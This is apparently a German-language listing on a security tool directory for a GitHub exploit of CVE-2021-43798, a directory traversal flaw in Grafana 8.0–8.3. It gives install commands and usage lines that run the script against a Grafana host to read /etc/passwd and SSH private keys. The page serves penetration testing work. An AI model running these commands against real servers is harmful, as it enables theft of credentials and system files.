
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-43798 — Verzeichnis-Traversal und beliebiges Auslesen von Dateien auf Grafana | Kitploit
Tools/GitHubGitHub/wagneralves/cve-2021-43798
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstestsRed Teaming
GitHubwagneralves/cve-2021-43798

CVE-2021-43798

Verzeichnis-Traversal und beliebiges Auslesen von Dateien auf Grafana

Repository anzeigen
19vor 2 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2021-43798

Directory Traversal und beliebige Dateiauslese in Grafana

Autoren:
Wagner Alves - Red Team Analyst



Dieser Exploit nutzt Schwachstellen in Directory Traversal und beliebiger Dateiauslese in Grafana 8.0 - 8.3 aus, um Dateien wie /etc/passwd, /etc/hosts, /home/user/.ssh/id_rsa, /etc/os-release und andere interessante Dateien auszulesen.

Installation

git clone https://github.com/wagneralves/CVE-2021-43798.git
cd CVE-2021-43798
chmod +x ExploitGrafana.sh

Verwendung

ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /etc/passwd
ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /home/user/.ssh/id_rsa


ex: ./ExploitGrafana.sh -h http://domain.xpto:3000 -f /home/user/.ssh/id_rsa
Tool herunterladen